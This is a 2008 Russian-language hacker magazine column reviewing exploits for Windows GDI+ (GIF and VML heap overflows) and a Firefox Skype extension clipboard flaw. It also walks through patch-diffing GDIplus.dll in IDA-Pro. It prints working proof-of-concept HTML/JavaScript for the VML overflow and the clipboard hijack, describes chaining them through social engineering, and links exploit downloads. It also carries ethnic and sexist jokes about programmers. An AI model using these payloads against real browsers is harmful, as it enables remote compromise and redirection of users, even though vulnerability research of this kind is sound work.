exploits review
1Dh выпуск

крис касперски ака мыщъх, a.k.a. nezumi, a.k.a elraton, a.k.a. souriz, no-email

количество критических дыр, обнаруженных в Windows за последние два месяца, просто потрясает воображение — глаза разбегаются, лапы разъезжаются (по клавиатуре), хвост идет кувырком, не в силах выбрать каким уязвимостям отдавать предпочтение, а каким нет, к тому же дыр намного больше, чем это кажется. с уязвимостью в GDI+ ассоциирован только один бюллетень безопасности, но ошибок там (в том числе и не исправленных)… затыкая старые дыры, MS пробивает новые…

MS GDI+ — удаленное выполнение кода в GIF-парсере

brief: графическая подсистема Windows, реализованная в библиотеке GDI.DLL (позже перелопаченной в GDI32.DLL), создавалась опытными людьми, привыкшими сначала думать, а потом кодить. Неудивительно, что ошибки в GDI начали обнаруживаться только после того, как Microsoft перенесла львиную часть графического кода с прикладного уровня в ядро, поступившись безопасностью в угоду быстродействию. Уровень квалификации сотрудников к тому времени уже упал, а вместе с ним упало и качество кода. К власти рвались карьеристы, к клавиатурам тянулись индусы и воинствующие пионеры, стремящиеся разломать старый код, переписав его с нуля. Попытка создания улучшенной реализации графической подсистемы (известной под именем GDI+) не увенчалась успехом — новые возможности оказались попросту невостребованными, а вот ошибки полезли как грибы после дождя. Значительная часть ошибок была ликвидирована в первые же годы существования GDI+ (см. например, "**Microsoft Security Bulletin MS04-028 Buffer Overrun in JPEG Processing (GDI+) Could Allow Code Execution**" — http://www.microsoft.com/technet/security/bulletin/MS04-028.mspx"), однако дефекты проектирования продолжают обнаруживаться и сегодня.
9 октября два хакера Peter Winter-Smith (NGSSoftware) и Ivan Fratric (Zero Day Initiative) независимо друг от друга обнаружили ошибку в парсере GIF файлов, приводящую к переполнению буфера с возможностью удаленного захвата управления. На самом деле, ошибок там много больше, включая неинициализированные поля (используемые для вычисления размеров выделяемых блоков памяти), косяки целочисленного переполнения — такое впечатление, что парсер программировали даже не индусы, а чукчи. Исследование дизассемблерных листингов вызывает реальное шевеление волос на голове. У мыщъха до сих пор шерсть дыбом стоит. Но об этом мы поговорим чуть позже (в разделе full disclose), а сейчас вернемся к двум обозначенным хакерам, обнаружившим ошибку переполнения в COLOR Stream, длину которого, естественно, никто не проверяет.

targets: IE 6.0/SP1, Office XP, Office 2007/SP1/SP2/SP3, Word 2003/SP3, PowerPoint Viewer 2007/SP1, Excel Viewer 2003/SP3, Excel Viewer 2007/SP3;

exploit: John Smith (Вася Пупкик) из хакерской группировки Evil-Fingers (www.evilfingers.com), членом которой, кстати говоря, является и мыщъх, выпустил exploit, написанный на Перле, который можно скачать как с официального сайта группы: http://www.evilfingers.com/patchTuesday/MS08_052_GDI+_Vulnerability_ver2.txt, так и с независимых сайтов: http://www.securityfocus.com/data/vulnerabilities/exploits/31020.pl

solution: самое радикальное и самое надежное решение найти-и-удалить библиотеку GDIplus.dll, поскольку, все равно ее никто реально не использует, ну… практически никто, некоторые приложения могут перестать работать, вынуждая нас устанавливать очередной комплект заплаток, скачать которые можно с http://www.securityfocus.com/bid/31020/solution;



Рисунок 1 исходный текст exploit'a

MS GDI+ – переполнение кучи в Vector Markup Language

brief: Microsoft вновь оказалась на высоте реализации своих же собственных стандартов. А ведь как хорошо все начиналось!!! В памятном 1998 году, пока россияне пребывали в кризисном состоянии, Microsoft совместно с Macromedia усиленно продвигали на рынок язык векторной разметки (Vector Markup Language или, сокращенно, VML), внедряемый непосредственно внутрь HTML-кода и претендующий на стандарт, представленный на рассмотрение организации W3C. Впрочем, большого распространения VML так и не получил и в настоящий момент его (опционально) поддерживает только Google Maps.

В частности, следующий код выводит на экран закрашенный эллипс: "`<v:oval style="position:absolute; left:0; top:0; width:100px; height:50px" fillcolor="blue" />`".

9 октября 2008 хакер Greg MacManus из VeriSign отправил в iDefense Labs сообщение об обнаруженной им уязвимости в VML, конструктивно реализованной в динамической библиотеке GdiPlus.dll (iDefense Labs платит за информацию о дырах). Краткое техническое описание проблемы можно найти на http://labs.idefense.com/intelligence/vulnerabilities/display.php?id=743 и в официальном бюллетене безопасности MS08-052: http://go.microsoft.com/fwlink/?LinkId=125468, не помешает так же сходить и на сайт Security Focus, где данная дыра проходит под номером #31020: http://www.securityfocus.com/bid/31020.

Однако, ни один из этих ресурсов не дает ответа на вопрос: в чем, собственно, состоит суть программы и каким образом осуществить переполнения. Зарывшись в дебри дизассемблерных листингов, мыщъх быстро выяснил, что система позволяет создавать эллипсы с отрицательным фокусом, но не умеет рассчитывать объем динамической

памяти, требующий для их размещения (тривиальное целочисленное переполнение в процессе умножения), в результате чего происходит классическое переполнение кучи, приводящее к возможности удаленного захвата управления со всеми вытекающими отсюда последствиями;

targets: IE 5.5/6.0, Office XP, Office 2007/SP1/SP2/SP3, Word 2003/SP3, PowerPoint Viewer 2007/SP1, Excel Viewer 2003/SP3, Excel Viewer 2007/SP3;

exploit: John Smith (Вася Пупкик) из хакерской группировки Evil-Fingers (www.evilfingers.com), членом которой, кстати говоря, является и мыщъх, выпустил proof-of-concept exploit, который можно скачать как с официального сайта группы: http://www.evilfingers.com/patchTuesday/MS08_052_GDI+_Vulnerability.txt, так и с независимых сайтов: downloads.securityfocus.com/vulnerabilities/exploits/31018.html.txt, а ниже приведен ключевой фрагмент HTML-кода, атакующий IE 5.5+

```
<html>
        <head>
        <STYLE>
                ef\:* { behavior: url(#default#VML); }
        </STYLE>
</head>

<body>
<XML:NAMESPACE  ns="urn:schemas-microsoft-com:vml" prefix="ef">
<ef:oval style='left:500;top:500;width:500px;height:500px;'fill="true" id='ef_oval'>
        <ef:fill type="gradientCenter";></ef:fill>
</ef:oval>

<script>
        var focus_size = "-5, -4";
        var focus_pos  = ".1, .1";
        var ef_oval    = document.getElementById('ef_oval');

        ef_oval.fill.focussize        = focus_size;
        ef_oval.fill.focusposition    = focus_pos;
</script>
</body>
</html>
```

Листинг 1 exploit Васи Пупкина, демонстрирующего ошибку целочисленного переполнения в VML/GDI+

solution: самое радикальное и самое надежное решение (как уже отмечалось выше) найти-и-удалить библиотеку GDIplus.dll, поскольку, все равно ее никто реально не использует, ну… практически никто, некоторые приложения могут перестать работать, вынуждая нас устанавливать очередной комплект заплаток, скачать которые можно с http://www.securityfocus.com/bid/31018/solution;



Рисунок 2 официальный сайт группы Evil Fingers

расширение "Skype" для Firefox — доступ к буфф обмена

brief: какое отношение имеет Skype к GDI+? Как можно эксплуатировать уязвимость в IE через Горящего Лиса? Оказывается — можно! Социальная инженерии в совокупности с систематическим подходом делают свое дело!
7 октября 2008 на milw0rm'e появился exploit, написанный польским хакером с труднопроизносимым ником irk4z, демонстрирующий направленную атаку на буфер обмена через Skype-расширение для Горящего Лиса (https://developer.skype.com/SkypeToolbars) пользующееся большой популярностью и предустановленное на множестве компьютеров и ноутбуков. Подробности — на блоге первооткрывателя дыры (http://irk4z.wordpress.com/), кстати, до сих пор еще не засветившейся на Secure Focus'e. Наверное потому, что хакер изъясняется исключительно на польском языке, мыщъхиный перевод с которого предлагается ниже: "*Я нашел ошибку в Скайповом расширении для Горящего Лиса, позволяющую модифицировать системный буфер обмена по своему усмотрению. Забавно, что данное расширение автоматически устанавливается инсталлятором Skype, так что количество уязвимых машин должно быть очень велико. Описанная дыра похожа на недавно обнаруженную уязвимость, открывающую доступ к буферу обмена посредством Adobe Flash и ActionScript, что позволяет атакующему манипулировать его содержимым*". А где же здесь IE? А вот где! Скидываем жертве ссылку на сайт, сообщая, что его нужно смотреть только через IE. Пусть это будет какой-нибудь приличный сайт типа www.arcme.com, а мы тем временем незаметно подменяем адрес в буфере обмена и когда жертва вставит его в IE, она неожиданно окажется где-то на www.free-shitty-hosting.com/~halyava/evil.html, где ее поимеет злобный HTML-код, эксплуатирующий одну из вышеописанных дыр в IE;

target: уязвимость подтверждена в Skype extension for Firefox BETA 2.2.0.95, про другие версии ничего не известно.

exploit: демонстрационный exploit можно скачать с milw0rm.com/exploit.php?id=6690 или воспользоваться исходным кодом, приведенным ниже (чтобы превратить его в боевую модель, достаточно убрать комментарии, заботливо вставленные автором):

```
<a href="#" onclick="check_it();" >test it!</a>


<script type="text/javascript">

function copy_to_clipboard( text ){
        if (skype_tool) {
                var copy_it = text + '\0+'; //use null byte to copy value,
because '+' char must be in string
                skype_tool.copy_num( copy_it );
        }
}

function check_it(){
        //copy_to_clipboard('malicious text!!!!!!!!!!!\n\n\n!!');
        //copy_to_clipboard('http://irk4z.wordpress.com/');
        copy_to_clipboard('http://malicious.link.to.bad.page/');
        alert('Done! Check your clipboard!');
}

</script>
```

Листинг 2 демонстрационный exploit, легко превращаемый в боевой

solution: внимательно следить за буфером обмена. это единственное "лекарство" существующее на данный момент.



Рисунок 3 Скайповое расширение к Горящему Лису

full disclose

GDI+ internals

Несмотря на то, что библиотека GDIplus.dll используется только Офисом и IE, она стоит того, чтобы в ней поковыряться ломом на предмет поиска свежих багов, а багов там…

Microsoft, как водится, затыкает намного больше ошибок, чем описывает в бюллетенях безопасности, но затыкает их впопыхах, и только со второй третей попытки ей удается разогнать бардак, вернее, перегнать баги из одного места в другое. Как показывает хакерский опыт, совокупное количество ошибок представляет собой константу, осциллирующую вокруг некоторого значения.

Библиотека GDIplus.dll еще интересна и тем, что позволяет продемонстрировать широкий арсенал хакерских техник, использующихся для анализа патчей. Сравнивая оригинальную и пропаченную версию мы найдем, что именно исправила Microsoft, локализовав дыру вместе с обстоятельствами ее проявления. Сравнивать, естественно, будем утилитой PatchDiff – бесплатным аналогом коммерческого плагина к IDA-Pro, скрывающимся за невразумительным названием BinDiff.



Рисунок 4 PatchDiff – мощная утилита для сравнения патчей, распространяемая на бесплатной основе

Однако, PatchDiff обнаруживает слишком много различий, большая часть из которых нам неинтересна и совершенно непригодна ни для локальных, ни, тем более, для удаленных атак. PatchDiff, конечно, мощное оружие, но хакерствовать все-таки приходится головой. Дедуктивный способ (активно используемый Шелком Холмсом) позволяет отсеять огромное количество "холостых" функций на ранних стадиях анализа. Парой выпусков назад мы бегло описывали возможности PatchDiff'a, и теперь, когда читатель уже немного освоился с ним, пришла пора переходить от пассивного созерцания к активному вторжению в машинный код.

Нам потребуется IDA-Pro 5.2 или выше (IDA-Pro 5.3 в действительности представляет собой большой bug-fix). Бесплатная версия не поддерживает плагинов, однако, эту проблему легко решить, поиском в сети статьи на тему "IDA-Pro для бедных" или же напрячь Осла. PatchDiff денег не просит и потому общедоступен — http://cgi.tenablesecurity.com/tenable/patchdiff.php. А вот поиск графической библиотеки GDIplus.dll намного более проблематичен, чем это кажется на первый взгляд — слишком много версий и все такие разные. Для координации наших действий, мыщъх решил выложить анализируемые библиотеки на свой сервер, благо они re-distributable. Качайте!!! http://nezumi.org.ru/souriz/GDIplus.rar.

Открываем пропатченную версию в IDA-Pro, дожидаемся окончания процесса дизассемблирования, выходим из ИДЫ, выгружая базу в idb-файл, открываем оригинальную версию, дизассемблируем. Затем лезем в меню "Edit -> Plugins" и зовем "PatchDiff" или просто нажимаем <CTRL-8>, открывая ранее сохраненную базу пропатенной версии библиотеки. Даем PatchDiff'y поработать минут с полчаса (на Pentium-III Coppermine) и втыкаем в результат: 119 matched функций (т.е. парных функций в которых найдены различия – основных кандидатов на пост президента, тьфу, хранителей багов), 276 unmatched функций (тех, которые отличаются настолько сильно, что PatchDiff'y не удалось сопоставить их друг с другом — баги здесь так же вполне вероятны, но искать их — тухлое дело, требующее слишком много ручной работы), 6367 идентичных функций (т.е. полностью совпадающих друг с другом, баги здесь, если и есть, то кочующие от одной версии к другой, то есть неисправленные).



Рисунок 5 результат сравнения непатченной и исправленной версий библиотеки GDIplus.dll утилитой PatchDiff

Вот такая, значит, ситуация. С учетом размера библиотеки (1,7 Мбайт) количество matched-функций не так уж и велико, однако, в пересчете на естественные единицы (пиво, сигареты) положение практически безнадежно. Даже если на анализ каждой функции тратить порядка 10 минут, то процесс завершится через 119 10/60 = 1.190/60 = 20 часов, а с учетом реальной производительности труда нам потребуется по меньшей мере пара дней напряженной работы, причем безо всяких гарантий на успех, поскольку искомый код может скрываться в unmatched функциях, на анализ которых уйдет больше недели. Да за это время все мозги скурить можно, а из пивных бутылок построить скульптуры в стиле "Москва наносит удар по Церретели".

А что если у нас только одна банка пива и меньше пачки сигарет? Успеем ли мы завершить анализ за это время? Успеем! Главное — выработать план и следовать ему. Тупое попарное сравнение функций как-то не возбуждает. Это кропотливая работа с которой хорошо справляются китайцы, индусы и еще… девушки. Да, девушки справляются! И среди них тоже встречаются хакеры. Так что слабая половина человечества может поудобнее усаживаться в кресле, и зарываться в анализ. Другая же половина садится на коня, вынимает шашку из ножен (ножны — это вообще женская прерогатива) и бросается в атаку.

В самом деле, повадки противника хорошо известны, так почему бы не нанести удар в наиболее вероятные места локации? Может, кто помнит детские игрушки середины 80х? Всякие лабиринты там, по которым катается шарик? Мыщъх (да и не только он один) уже тогда выяснил, что проходить лабиринт лучше не с начала, а с конца (вообще-то, правильно сконструированный лабиринт должен быть к этому параллелен, вот только правильных лабиринтов вокруг нас упорно не наблюдается и все чаще попадается бракованные).

Так же и здесь. Переполнение кучи (если таковое есть) завязано на функции из серии HeapAlloc, вызываемых напрямую или же через обертки типа malloc или new. Целочисленное переполнение часто (хотя и не всегда) связано с машинной командой IMUL. Вот их-то мы и будем искать в дизассемблером тексте, а точнее в matched-функциях. Быстро, дешево и сердито. Результат, конечно, не гарантирован, но… нам ведет и дырявая функция обнаруживается буквально через несколько минут стучания по клавиатуре.

Вот она (см. листинг 3) — int __stdcall sub_4ED096ED(HICON hIcon, int). Тут сразу и IMUL и вызов HeapAlloc, причем умница IDA-Pro распознала HeapAlloc даже во вложенной функции, правильно определив назначение передаваемого ей параметра как dwBytes. Возьмем этот трюк себе на заметку.

```
.text:4ED096ED ; int __stdcall sub_4ED096ED(HICON hIcon, int)
.text:4ED096ED sub_4ED096ED    proc near            ; CODE XREF: sub_4ED09DE2+32p
…
.text:4ED097DE         mov     eax, [ebp+var_42C.bmiHeader.biHeight]
.text:4ED097E4         mov     ecx, [ebp+var_42C.bmiHeader.biWidth]
.text:4ED097EA         cdq
.text:4ED097EB         xor     eax, edx
.text:4ED097ED         sub     eax, edx
.text:4ED097EF         neg     eax
.text:4ED097F1         imul    ecx, eax
.text:4ED097F4         neg     ecx
.text:4ED097F6         shl     ecx, 2
.text:4ED097F9         push    ecx             ; dwBytes // размер выделяемого блока
…
.text:4ED09830         call    sub_4EC52209    ;//внутри этой функции спрятан HeapAlloc
…
.text:4EC52209 ; int __stdcall sub_4EC52209(DWORD dwBytes)
.text:4EC52209 sub_4EC52209   proc near
```

```
.text:4EC52209
.text:4EC52209 dwBytes = dword ptr  8
.text:4EC52209
.text:4EC52209         mov     edi, edi
.text:4EC5220B         push    ebp
.text:4EC5220C         mov     ebp, esp
.text:4EC5220E         push    [ebp+dwBytes]   ; dwBytes
.text:4EC52211         push    0               ; dwFlags
.text:4EC52213         push    hHeap           ; hHeap
.text:4EC52219         call    ds:HeapAlloc    ; // вот он!!!
.text:4EC5221F         pop     ebp
.text:4EC52220         retn    4
.text:4EC52220 sub_4EC52209    endp
```

Листинг 3 функция библиотеки GDIplus.dll, найденная дедуктивным методом (приведен исправленный вариант)

Кстати, наша подопытная располагается в списке matched функций на почетном 44'ом месте. То есть где-то примерно посередине и потому искать ее тупым попарным перебором пришлось бы очень долго. А так… мы потратили считанные минуты. Конечно, без везения здесь не обошлось, но с другой стороны, ведь и с ножом у горла никто не стоял! Цель хакерства — поразить цель с ультразвуковой скоростью, а целей для атаки намного больше, чем свободного времени. Если штурм крепости завершился провалом, мы просто переходим к следующей — вот и все!



Рисунок 6 наша подопытная находится на 44'ом месте в списке matched функций

Кстати, забавная деталь — ошибка-то совсем в другом месте! Хотя и в функции sub_4ED096ED(HICON hIcon, int). Непатченная версия "забывала" инициализировать поле bmiHeader.biHeight и потому в пофиксенной библиотеке появилась команда "mov eax, [ebp+var_42C.bmiHeader.biHeight]", которую, собственно говоря, и "запеленговал" PatchDiff, однако, ошибка никуда деваться не собиралась, а как была, так и осталась.



Рисунок 7 графическая репрезентация результатов сравнения непатченной и исправленной версии библиотеки GDIplus.dll

Команда IMUL (см. строку ".text:4ED097F1 imul ecx, eax") подвержена целочисленному переполнению, подробно описанному в блоге http://securitylabs.websense.com/content/Blogs/3178.aspx (уязвимость парсера RLE файлов в GDI+), где приводится багистная (см. рис. 8 слева) и исправленная (см. рис. 8 справа) версии библиотеки GDIplus.dll.

